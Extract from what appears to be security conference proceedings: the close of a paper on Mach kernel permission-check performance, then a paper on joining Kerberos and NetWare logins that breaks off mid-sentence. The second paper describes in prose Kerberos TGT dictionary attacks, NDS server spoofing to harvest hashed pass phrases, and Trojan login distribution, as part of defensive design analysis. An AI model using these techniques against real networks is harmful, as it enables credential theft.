The tests were run on the baseline Mach kernel and each of the incremental versions of the system during the development. Table 1 provides a summary of the results as run on the baseline Mach kernel and the first version of the completed prototype system. The test runs on the prototype system included a best case situation,(100% cache hits), and a worst case situation, (0% cache hits). Table 1 provides a summary of the test results.

In addition to gathering performance test data, we instrumented the system to count the number of permission checks and kernel-Security Server interactions made during a test. Each row, under Data Description, labeled *Permission Checks* in Table 1 indicates the number of permission checks made during the test. Each row labeled *Security Server Requests* indicates the number of times the kernel sent a permission check request to the Security Server. It should be noted that the difference between permission counts and Security Server interactions in the worst case reflects the fact that permission checks on Security Server operations are not allowed to result in a security fault. The Security Server is treated the same as all other tasks and thus all of its operations are subject to policy-defined permission checks. However, to avoid a deadlock, the cache is provided with wired access vectors that describe the allowed Security Server operations. Thus there is no special casing of permission checks within the kernel.

The three tests referenced in Table 1 are:

WPI Jigsaw: This test solves a mathematical model of a jigsaw puzzle. The test was designed to evaluate the performance of the memory management features of the system. The test was run with puzzle sizes ranging from 8x8 to 64x64.

WPI Sdbase: This test uses TCP/IP sockets to communicate between a single server and multiple clients. The test analyzes performance of a server client application. The test was run using both 5 clients and 25 clients.

IPC Compilation: This test measures time to compile the IPC portion of the baseline Mach kernel.

Due to the fact that we see variation in test results for run to run, it is probably dangerous,

Table 1: Performance Results

Test	Data Description	Baseline	Modified Kernel	
			Best Case	Worst Case
WPI Sdbase 5 Clients	Avg. Client Total Time(ms)	39344	40084	202278
	Avg. Client Communication Time(ms)	16308	16670	23178
	Avg. Server Time(ms)	27564	28628	187500
	Permission Checks	NA	110799	415086
	Security Server Requests	NA	0	108692
WPI Sdbase 25 Clients	Avg. Client Total Time(ms)	205168	235434	1231272
	Avg. Client Communication Time(ms)	20904	23469	81598
	Avg. Server Time(ms)	180422	209395	1116058
	Permission Checks	NA	692010	2647666
	Security Server Requests	NA	0	682160
WPI Jigsaw		Average Values Over 10 Runs		
8 x 8	Time(ms)	19	21	24
12 x 12	Time(ms)	83	74	78
24 x 24	Time(ms)	185	181	186
32 x 32	Time(ms)	1941	1996	1998
40 x 40	Time(ms)	4320	4382	4381
48 x 48	Time(ms)	8130	8190	8233
55 x 55	Time(ms)	13061	13130	13233
64 x 64	Time(ms)	22100	22459	22433
	Permission Checks	NA	32630	66869
	Security Server Requests	NA	0	16337
IPC Compile		Average Values Over 10 Runs		
	Real Time(sec)	987	1031	1787
	User+Sys(Sec)	749	767	842
	Percent Utilization	76	74	47
	Permission Checks	NA	436046	1457665
	Security Server Requests	NA	0	469294

at best, to try to draw narrow numeric conclusions from these early test results. We have seen time changes that can only be explained as resulting from a change in the page alignment of kernel code. We also believe that test results are influenced by the state of fragmentation on the disk.

Our initial assessment of the test results is that the best-case performance of the prototype system tends to be slightly slower than the baseline. Some best-case tests are faster while others are slower. The worst case tests show significant differences, but the range of difference depend on the nature of the tests. Over all the test result behavior is largely what we anticipated;

- Since the amount of code required to make a permission check is small in comparison to that involved in normal Mach kernel processing, and
- Context switching to the Security Server is clearly more expensive and should be avoided when possible,
- The performance will be influenced more by the effectiveness of the cache than the fact that the checks are being made.

Applications like the SDBase which make heavy use of IPC, results shows larger potential impact in the worst case, while the best case is comparable to the baseline. Applications like the memory intensive JIGSAW test shows little difference in the best case. And

since it has fewer permission checks per execution time the worst case test shows a smaller amount of potential change.

Further testing using more operational scenarios is required before firm conclusions can be made. At this early stage of prototype system operation, the performance test results are encouraging and confirm our opinion that very fine grained security control can be done, in many application areas, with a minimum performance impact.

7 References

[1] W.E. Boebert and R.Y. Kain. A Practical Alternative to Hierarchical Integrity Policies. In *Proceedings of the 8th National Computer Security Conference*, September 1985.

[2] Ellis Cohen and David Jefferson. Protection in the Hydra Operating System. In *Proceedings of the Fifth Symposium on Operating Systems Principles, Operating Systems Review 9,5*, pages 141–160, Austin, TX, November 1975.

[3] David Finkel, Robert E Kinicki, Aju John, Bradford Nichols, and Somesh Rao. Developing Benchmarks to Measure the Performance of the Mach Operating System. In *Proceedings of the USENIX Mach Workshop*, pages 83–100, 1990.

[4] David Finkel, Robert E Kinicki, Jonas A. Lehmann, and Joseph CaraDonna. Comparisons of Distributed Operating System Performance Using the WPI Benchmark Suite. Technical Report WPI-CS-TR-92-2, Department of Computer Science, Worchester Polytechnic Institute, Worcester, MA 10609, 1992.

[5] Li Gong. A Secure Identity-Based Capability System. In *IEEE Symposium on Computer Security and Privacy*, pages 56–63. IEEE, 1989.

[6] Daniel P. Julin, Jonathan J. Chew, and J. Mark Stevenson. Generalized Emulation Services for Mach 3.0 — Overview, Experiences and Current Status. In *Proceedings of the USENIX Mach Symposium*, pages 13–27, Monterey, California, November 1991.

[7] P.A. Karger and A.J. Herbert. An Augmented Capability Architecture to Support Lattice Security and Traceability of Access. In *Proceedings of the 1984 IEEE Symposium on Security and Privacy*, pages 2–12, April 1984.

[8] Paul Ashley Karger. Improving Security and Performance for Capability Systems. Technical Report 149, Univeristy of Cambridge, Cambridge England, October 1988.

[9] John Knight and Bev Littlewood. Critical Task of Writing Dependable Software. *IEEE Software*, 11(1):16–20, January 1994.

[10] Roy Levin, Ellis Cohen, William Corwin, Fred Pollack, and William A. Wulf. Policy/Mechanism Separation in Hydra. In *Proceedings of the Fifth Symposium on Operating Systems Principles*, pages 132–140, Austin, TX, November 1975.

[11] Keith Loepere. *Mach 3 Kernel Interfaces*. Open Software Foundation and Carnegie Mellon University, November 1992.

[12] Ravi S. Sandhu. Lattice-Based Access Control Models. *Computer*, 26(11):9–19, November 1993.

[13] O. Saydjari, J. Beckman, and J. Leaman. LOCK Trek: Navigating Uncharted Space. In *IEEE Symposium on Computer Security and Privacy*, pages 167–175. IEEE, 1989.

[14] Daniel Jay Thomsen. Integrity Issues in Secure Systems. Master's thesis, University of Minnesota, May 1991.

[15] D.J. Thomsen and J.T. Haigh. A Comparison of Type Enforcement and Unix Setuid, Implementation of Well Formed Transactions. In *Proceedings of the 1990 Computer Security Applications Conference*, pages 304–312, December 1990.

[16] Bruce J. Walker, Richard A. Kemmerer, and Gerald J. Popek. Specification and Verification of the UCLA Unix Security Kernel. *Communications of the ACM*, 23(2):118–131, February 1980.

[17] William A. Wulf, Ellis Cohen, William Corwin, Anita K. Jones, Roy Levin, C. Pierson, and F. Pollack. HYDRA: The Kernel of a Multiprocessor Operating System. *Communications of the ACM*, 17(6):337–345, June 1974.

Joining Security Realms: A Single Login for NetWare and Kerberos

William A. Adamson
andros@citi.umich.edu

Jim Rees
Jim.Rees@umich.edu

Peter Honeyman
honey@citi.umich.edu

Center for Information Technology Integration
University of Michigan

ABSTRACT

Accommodating disjoint security realms is a challenge for administrators who have to maintain duplicate data sets and for users who need to recall multiple pass phrases, yet joining security realms together can expose one realm to the weaknesses of the other. In this paper, we compare the Kerberos and NetWare security realms, examine methods of joining the two realms under a single login, and propose an attractive single login design.

1. Introduction

The Information Technology Division (ITD) of the University of Michigan provides a wide range of computing resources to its users, several of which include security services. To facilitate access control and accounting for the use of these resources, a single security service is needed that covers a wide range of the provided computing resources. Kerberos IV[1] is ITD's security service of choice and is deployed on all IFS[2] client machines. Yet, NetWare 4.0,[3] an increasingly popular choice in the University's information technology environment, uses its own security service, one that is incompatible with Kerberos.

In this paper, we examine the feasibility of a *single login* for the Kerberos and NetWare security realms. By single login, we mean that from any platform a user types one user name/pass phrase[4] pair to obtain access to all services in the computing environment. We approached this problem with the following design goals:

- A single client login program to give the user access to both Kerberos and NetWare services, using a single user name and pass phrase for DOS/Windows clients.
- No changes to Kerberos.
- Compatibility with existing NetWare applications and services.
- No reduction in security due to the single login, in either security realm.

The notion of single login holds implications from both the client and security server point of view. Since a user in both realms enters the same pass phrase, client security issues in both realms are merged. On the server side, the pass phrase data bases of the two realms are now related; this relationship determines the server side exposure incurred by each realm due to the single login. The goal of this paper is to understand the implications of these mergers, and to propose a satisfactory design.

The remainder of this paper is organized as follows. In the first section, we give a short overview of Kerberos and NetWare security services. The

1. Throughout the remainder of this paper, non-specific references to Kerberos refer to the version of Kerberos IV in AFS 3.*x*.
2. The Institutional File System, based on AFS, is deployed by ITD.
3. Throughout the remainder of this paper, references to NetWare refer to NetWare 4.0.
4. Because "password" often connotes a dictionary word, we choose to use the more general term, "pass phrase."

second section lists some known current security lapses in the two security realms, organized by attacks. The third section discusses security lapses that might be caused by single login. The fourth section presents two single login designs. In the last section, we describe our conclusion, and discuss ways to increase the level of security of the single login.

2. Overview of Security Services

We assume the reader is familiar with Kerberos and NetWare security realms, and offer the following overview.

2.1 Kerberos IV

Kerberos [1] is a trusted third-party authentication service based on the challenge-response model of Needham and Schroeder [2]. Each client trusts Kerberos' judgement as to the identity of each of its other clients. Kerberos keeps a database of its clients, which it calls principals, and their keys. The key is referred to as a *symmetric* key because the same key is used for both encryption and decryption of data. Because the `kaserver`[5] knows these keys, it can create messages that convince one principal that another is who it claims to be. The `kaserver` also generates temporary secret keys, called session keys, which can be used for authentication or privacy of two parties.

Login proceeds as follows. The user is prompted for a uniqname[6]. Once it has been entered, a request is sent to the `kaserver` containing the uniqname and the name of a special service known as the ticket-granting service. If the client is known to the `kaserver`, a random session key and a "ticket" for the ticket-granting server is returned. This ticket contains information such as the uniqname, the name of the ticket-granting server, the current time, a lifetime for the ticket, the client's IP address, and the random session key just created. This is all encrypted in a key known only to Kerberos and the ticket-granting server, making the contents of the ticket unknowable to others.

The `kaserver` then sends the ticket, a copy of the random session key, and some other information back to the client all encrypted in the user's key. Once this response has been received by the client, the user is prompted for a pass phrase. The pass phrase is converted into a DES key and used to decrypt the response. The ticket and the session key along with some other information are stored and used for background authentication[7]. The user's pass phrase and DES key are erased from memory. The cleartext pass phrase is never transmitted over the network.

Some Kerberos weaknesses are described by Bellovin and Merritt [3].

2.2 NetWare Authentication

NetWare Core Protocol (NCP) authentication uses RSA Data Security, Inc's MD-4 Message-Digest Algorithm [4]. This algorithm uses mutual authentication: each end of a connection verifies its identity to the opposite end, in contrast to the trusted third party authentication method of Kerberos. The RSA cryptosystem uses a public/private key pair where the public key is used to encrypt data, and the private key to decrypt data. Since keys are not generated from the users' pass phrase, the NetWare client must obtain the user's private key from NetWare Directory Service (NDS) at login.

Upon boot, the client agent responds either to the nearest NDS tree broadcast, or to a preferred NDS tree name stored in the local file system, and connects to the service [5]. This connection lasts until reboot. As the SITES[8] are currently configured, the login program is not stored locally in the client file system, but resides on the server. The client requests the login program at boot.

The login program sends the user's login name to the server, and receives the NDS server's public key and the user's NDS User ID (*figure 1*, steps 2-7). The server also sends a four byte pseudorandom number as a challenge.[9] Note that these NCP requests and responses are not authenticated with

5. In AFS, the Kerberos database is managed by a progra called `kaserver`.
6. Uniqname is a University of Michigan program that ensures that user-assigned logins are unique campus wide, regardless of platform.
7. The term background authentication refers to the process of authenticating to a service by using some cached credential derived from the user's pass phrase, obviating the need for the user to re-enter the pass phrase.
8. SITES is responsible for deployment of NetWare for ITD on the University of Michigan campus.
9. We assume throughout this paper that any pseudorandom number generator used by Kerberos or NetWare is strong.




Figure 1. NetWare Authentication

MD-4 signatures, as the MD-4 state is not initialized until after a successful login.

The client login creates a hash of the pass phrase using the information it received from the server. The client agent then generates a random four byte challenge and encrypts the hashed pass phrase, the server challenge, and some other information with the server's public key and sends it all to the server [4] (*figure 1* step 8). The cleartext pass phrase is never transmitted over the network.

The server decrypts the packet using its private key. Using information derived from the pass phrase stored in NDS at pass phrase creation, the user's NDS ObjectID, and the random number challenge it sent to the client, the server repeats the hash calculation performed on the client and compares the result with the hashed pass phrase

received from the client. If they prove to be equal, the server has a high degree of confidence that the agent submitting the hashed pass phrase is the same agent that generated the pass phrase derived information stored in NDS [6]. In other words, the client's ability to create the hashed pass phrase authenticates the connection.

The NDS server, assured that the user's identity is as claimed, retrieves the user's private key, which is stored in NDS. The server encrypts the private key along with the challenge received from the client, and sends it all to the client (*figure 1* step 9). The client agent decrypts the packet and compares the received challenge with the one it sent to the server. The client now has its private key and can use MD-4 signatures in its NCP exchanges.

The client uses the private key to encrypt a credential, which is a user and session identification data structure, to create a signature. Once the signature is created, the private key is erased from memory (*figure 1* step 10). The signature never gets transmitted over the network. Instead a "proof", derived from both the signature and message data, is constructed and transmitted with each request or message as the authenticator [7]. The signature/proof mechanism is used for background authentication.

NetWare does not provide a means for applications to use data encryption. Neither the RSA public/private key pairs nor the RSA encryption/decryption API are exposed.

3. Current Exposure Under Dual Login

This section enumerates the methods to obtain pass phrases or another user's cyberspace identity (i.e. keys) and examines the response of both security realms to these attacks.

3.1 User Responsibility

Any security system requires users to identify themselves to the system. Absent the use of physical traits (e.g. retina scans), a user needs to possess a secret to present to the system, typically a pass phrase. The user is responsible for guarding this secret. Users need to pick good pass phrases and to guard against "shoulder surfing" (allowing others to watch them type in their pass phrase). They should also avoid writing pass phrases on paper or storing them where others might find them.

One way to reduce the risk from shoulder surfing and paper pass phrases is the use of secure cards. These cards produce a stream of one-time pass phrases using a seed known only to the card and the security server. Since physical possession of the card is required to log in, theft is more difficult and more easily detected. There is currently no support for the use of secure cards in either Kerberos or NetWare.

3.2 Corrupt Administrators

A dishonest system or network administrator is in a good position to steal pass phrases. The system is only as trustworthy as the people who run it.

3.3 Trusted Servers

Both Kerberos and NetWare require that their server machines be kept physically secure. If an attacker gains access to server machines, then she could collect pass phrases, cause denial of service, or install new or replacement programs, all of which result in unpredictable and undesirable server behavior. Therefore server machines should be kept in a locked room with access limited to authorized staff.

3.4 Client Trojan Horse

Client machines are typically not physically secure, which presents the opportunity to install a program (a "Trojan horse") that steals user pass phrases. The most obvious target of a Trojan horse attack is the login program itself, but other targets should not be overlooked. On some systems, it is possible to install a "keyboard sniffer" that records individual keystrokes, unknown to users. Even seemingly benign application programs can be used in a Trojan horse attack, as they typically inherit all the user's permissions when they run. Naive users may be duped into supplying a pass phrase when a Trojan horse demands it, even if there is no obvious need for the program to have the pass phrase.

On UNIX clients, an attacker must boot the system in single user mode or otherwise obtain root permissions to access the local filesystem and install the Trojan horse. On the other hand, Mac and PC clients have no local filesystem access control, so a Trojan horse is trivial to install. IFS clients consist

of all Transarc-supported UNIX clients, Macs, and soon DOS/Windows PCs. There are also unsupported copies of a cache manager for OS/2. NetWare clients consist of DOS and Windows PCs and Macs. Unless these machines are physically secure, all are equally open to client Trojan horse attacks.

Clients can be configured to automatically "scrub," i.e. re-install much of their software, after each user logs out. This is time-consuming but reduces the risk that a Trojan horse planted on a client remains when the next user logs in.

3.5 Promiscuous Access

There are products such as Network General's Sniffer and operating systems such as AIX for the IBM RS/6000 that allow promiscuous access to network traffic. In a large and diverse computing environment where it is impossible to secure the network completely, we must assume that any traffic may be sniffed. Sniffing provides the data for spoofing, replay, and dictionary attacks. Sniffing also allows for capturing any pass phrases that are passed on the network in the clear.

Several heavily used protocols place pass phrases on the wire in cleartext. FTP conveniently places the whole pass phrase in one packet. TELNET generally places each character of the pass phrase in a separate packet. RLOGIN and some versions of POP also place the pass phrase on the wire in the clear. Any Kerberos or NetWare user that uses these protocols exposes her pass phrase to sniffing.

Pass phrases may be particularly vulnerable to sniffing at the time they are set or changed, as a new secret (pass phrase or user key) must be generated by the client and sent to the server. In Kerberos, the user key is sent encrypted by a session key. In NetWare, the hashed pass phrase is sent encrypted by the user's public key.

3.6 Replay or Forged Packet

Replay attack consists of inserting a modified old packet into a privileged session in order to grant rights to the intruder. A new forged packet may also be used for this purpose. Kerberos makes use of timestamps and nonces, and NCP uses sequence numbers and the MD-4 message digest to minimize replay and forged packet attacks.

3.7 Dictionary Attack

Dictionary attack consists of passing every word in a dictionary as a possible pass phrase to a login or key generating program, and verifying the results either by attempted login or by comparing to the generated key. The dictionary can contain the entire English language, foreign languages, custom entries composed of past pass phrases, user's favorite places, slang, etc. NetWare limits the number of login attempts to hamper on-line dictionary attack.

Kerberos IV is subject to an off-line dictionary attack of the TGT [3]. The attacker asks for a TGT, claiming to be the victim. Kerberos returns a TGT encrypted in the victim's key. Because some of the contents of a TGT are well known (such as realm, and uniqname), and the string-to-key functions are public, a dictionary attack on the TGT can be launched; furthermore, because the attacker is in possession of the victim's TGT, the attack can be accomplished off-line. If successful, the attacker discovers with the victim's key, which can be used to assume the victim's Kerberos identity.

This method works not only because the form of the TGT is known, but also because the victim's key is formed from a pass phrase. The more cryptic the pass phrase, the less likely it is to be found in a dictionary. Kerberos session keys are derived from pseudorandom numbers, so they are (presumably) immune to dictionary attack. Kerberos V prevents this attack through the use of a preauthentication step.

NetWare's RSA public/private keys are generated from pseudorandom numbers and are stored under the protection of a pass phrase. Pseudorandom keys are (presumably) much stronger than Kerberos user keys and so are immune to dictionary attack.

There is a sophisticated off-line dictionary attack on the NetWare protocol that spoofs the NDS server to obtain the user's hashed pass phrase. The attacker uses a client and the spoofed NDS server to obtain hashed guessed pass phrases, which are compared to the user's hashed pass phrase.

In this scenario, the attacker constructs a spoofing NDS server that responds to the client's initial connection exchange (*figure 1* steps 2, 4, and 6), masquerading as a legitimate NDS server. When a client makes an NDS request, the spoofer gener-

ates a public/private key pair and responds to the client with a User ID (a 32-bit number), a random challenge, and the generated public key (*figure 1* steps 3, 5, and 7). The client then sends the hash of the user's pass phrase encrypted under this public key (*figure 1* step 8). The fake server obtains the hash of the user's pass phrase by decrypting the packet with the private key.

Now an off-line dictionary attack proceeds as follows. The attacker uses a client to talk to the spoof server off-line, feeding it possible pass phrases. The spoof server responds with the same User ID and random challenge that it provided to the client, gathers the generated hash of the guessed pass phrase, and compares it to the hash of the user's pass phrase, collected from the client above. A match means that the user's pass phrase has been discovered.

This attack requires detailed knowledge of NCP and SAP (NetWare's advertising protocol) as well as an RSA public/private key engine.

3.8 Spoofing

Spoofing is pretending to be a server or a peer. Kerberos is immune to spoofing attacks as long as the servers are physically secure and their `/etc/srvtab` files are unavailable. The NetWare NDS server can be spoofed. We have identified two attacks that use an NDS spoof server.

SITES runs its public NetWare clients with guest login only; client login is kept on the NDS server. At boot, NetWare clients connect to the nearest advertised (by broadcast) NDS tree. If the client login is not local, the first thing the client does is to import the login program from the NDS server. An NDS spoof server can be on the local LAN. If its load is minimal, it can easily be the first to respond to a client's connection request and provide a Trojan horse login program to gather pass phrases. This provides the attacker with a distributed client Trojan horse.

If the client login is local, the intruder's NDS can respond to the client's login program's requests (User ID, server public key, random number, etc.) and receive the client's hashed pass phrase. The hashed pass phrase can then be dictionary attacked off line, as described above. This spoof/dictionary attack requires intimate knowledge of NetWare's NCP and SAP protocols, as well as the ability to generate RSA keys and use them for encryption/decryption.

Both these spoofs depend on the ability to spoof the initial client connection to the desired NDS tree.

3.9 Summary of Exposures

Both security realms contain lapses that allow an attacker to obtain pass phrases. Both realms share the protocol sniffing and local client Trojan horse security lapses, and each realm is open to a dictionary attack.

Kerberos exposures include:

- Sniff FTP, TELNET, or RLOGIN protocols to obtain pass phrases.
- Install client Trojan horse.
- Ask for a TGT and dictionary attack it off-line.

NetWare security exposures include:

- Sniff FTP, TELNET, or RLOGIN protocols to obtain pass phrases.
- Install client Trojan horse.
- Spoof as NDS and distribute Trojan horse to clients.
- Spoof as NDS and gather hashed pass phrases; dictionary attack off-line to obtain pass phrase.

4. Additional Exposure Due To Single Login

Creating a single login creates additional client-side and server-side exposure issues as described below.

4.1 Client-Side Issues

Kerberos and NetWare security realms are equally open to client Trojan horse attacks. Combining the realms exposes Kerberos pass phrases to the NetWare distributed client Trojan horse spoof, and so hampers the current Kerberos security. The distributed client Trojan horse exposure can be removed by providing local login programs to all SITES NetWare clients. An attacker can still install Trojan login programs, but must visit each client individually to do so.

4.2 Server-Side Issues: Pass Phrase Data Base Relationships

At ITD, we use Kerberos to authenticate to many services, so we view the Kerberos pass phrase data base as the master database and NetWare NDS as the slave. Thus, the Kerberos data base will not change; the NetWare data base will. Given this decision, the design question becomes what NetWare pass phrase will be presented to NDS and how it is related to the Kerberos pass phrase. Note that we are not talking about what pass phrase the user presents to the client; that will be the Kerberos pass phrase. Rather, we are talking about what goes on behind the scenes. There are three possibilities:

- NetWare pass phrase is the *same* as the Kerberos pass phrase
- NetWare pass phrase is *derived* from the Kerberos pass phrase.
- NetWare pass phrase is *unrelated* to the Kerberos pass phrase.

In the first case, where the same pass phrase is used in each realm, each realm's security is now dependent upon the other. The ability to compromise either system and obtain a pass phrase means that both systems are compromised. In the next section, we describe a candidate architecture that uses this scheme.

Carnegie Mellon University's NetWare AFS Project [8] proposes a single login solution of the second variety: the NetWare pass phrase is derived from the Kerberos client's key. Security in the NetWare realm depends on Kerberos but Kerberos security is only partially dependent upon the NetWare realm: compromising NetWare and obtaining the NetWare pass phrase exposes the Kerberos client key, which is less of a security threat than losing the Kerberos pass phrase.

In the third case, the NetWare pass phrase is unrelated to the Kerberos pass phrase. In the next section, we describe a candidate architecture that maintains a data base of NetWare pass phrases encrypted under user Kerberos keys. In that design, the NetWare pass phrase gives no access to the Kerberos security realm, while the Kerberos pass phrase gives complete access to the NetWare security realm.

Another potential scheme would be to generate a new random NetWare pass phrase for each login, forcing a pass phrase change in NDS. In this scheme, obtaining a pass phrase in one realm gives no access to the other realm, but this seems to be quite clumsy. Since the user does not know her NetWare pass phrase, unmodified NetWare client login will not work.

5. Single Login Designs

We describe two single login designs, noting their respective advantages and disadvantages.

5.1 Common Pass Phrase

In this design, the same pass phrase is used for both Kerberos and NetWare security realms. Users are allowed to change their Kerberos pass phrases freely, while ACL's on the User Object in NDS prevent them from changing their NetWare pass phrases directly. The NDS pass phrase is synchronized with the Kerberos pass phrase at the next client login as described below. The Kerberos and NetWare pass phrase data bases are then kept in synchrony until a pass phrase change.

There are two components to this design, `S1_LOGIN.EXE`, a new NetWare PC client login program, and `NW_AUTH.NLM`. This NLM[10] runs on NDS servers, and is a Kerberos service provider with NDS administration privileges that performs the pass phrase synchronization.

`S1_LOGIN.EXE` chains together normal Kerberos and NetWare login, gathering Kerberos tickets and NetWare credentials. After obtaining the uniqname and pass phrase from the user, Kerberos tickets are obtained in the usual way, and NetWare login is attempted (*figure* 2). If the data bases are synchronized, this succeeds and `S1_LOGIN.EXE` returns.




Figure 2. Common Pass Phrase Login: NDS is synchronized with Kerberos

10. NLM stands for NetWare Loadable Module.

If NetWare login fails, S1_LOGIN.EXE uses Kerberos to mutually authenticate with NW_AUTH.NLM. This provides a session key and a secure connection between the client and NDS. The uniqname and pass phrase are encrypted with the session key and sent to NW_AUTH.NLM, which forces a pass phrase change. The NetWare and Kerberos data bases are now synchronized, and normal NetWare login is tried again (*figure 3*).




Figure 3. Common Pass Phrase: NDS change pass phrase. Kerberos pass phrase has been changed, NDS needs to be synchronized.

There are several advantages to this design. S1_LOGIN.EXE uses normal NetWare login, so a NetWare client login works "out of the box." If the user changes her Kerberos pass phrase on an unmodified Kerberos client, she does not run S1_LOGIN.EXE, and unmodified NetWare clients will continue to work with her old Kerberos pass phrase. Migration from NetWare-only to Kerberos+NetWare clients is accomplished by installing the modified client software, obviating a "flag day." The design also scales well, as communication with NW_AUTH.NLM occurs only upon a pass phrase change.

The major drawback to this design is that NetWare and Kerberos security realms are each forced to depend on the other's ability to protect the mutual pass phrase. Beyond that, a pragmatic concern arises due to the time-consuming nature of NDS synchroniztion. In the unmodified NetWare API, pass phrase change entails unsealing the public/private key pair stored in NDS under a key derived from the old pass phrase, and resealing them under a key derived from the new pass phrase. In our design, the old pass phrase is not available at NDS synchronization time, so the user's public/private key pair are no longer usable. Consequently, a new key pair must be generated, which takes significantly longer than does the unmodified NetWare login.

5.2 Distinct Pass Phrase

In this design, the NetWare pass phrase and the Kerberos pass phrase are unrelated, and there is no synchronization between Kerberos and NetWare pass phrase data bases. The user chooses Kerberos and NetWare pass phrases at account creation time. The Kerberos pass phrase is all that is needed to perform single login. The chosen NetWare pass phrase is stored in a NetWare pass phrase data base and retrieved by the single login program to obtain NetWare credentials.

Since NDS does not export pass phrases, it cannot be used as the NetWare pass phrase data base. This necessitates a modified NetWare change pass phrase program that synchronizes NDS with the NetWare pass phrase data base. As in the common pass phrase design, a user is not allowed to change her NetWare pass phrase directly. Instead, the modified pass phrase change program communicates with the NetWare pass phrase data base NLM, which performs the NDS pass phrase change.

There are three components to this design (figure 4):

- S2_LOGIN.EXE, a new NetWare PC client login program,
- NETPASSD.NLM, a daemon that maintains the NetWare pass phrase data base, and
- NEWPASS.EXE, a modified NetWare change pass phrase program

NETPASSD.NLM, which runs on NDS servers, is a Kerberos service provider with NDS administration privileges. It maintains a data base of NetWare pass phrases indexed by uniqnames. A global Kerberos DES key known only to NETPASSD.NLM is used to encrypt all stored NetWare pass phrases.

S2_LOGIN.EXE chains together normal Kerberos and NetWare login, gathering Kerberos tickets and NetWare credentials. After obtaining the uniqname and Kerberos pass phrase from the user, Kerberos tickets are obtained in the usual way. Kerberos is then used to mutually authenticate with NETPASSD.NLM, providing a session key and secure connection, which is used to retrieve the NetWare pass phrase for the given

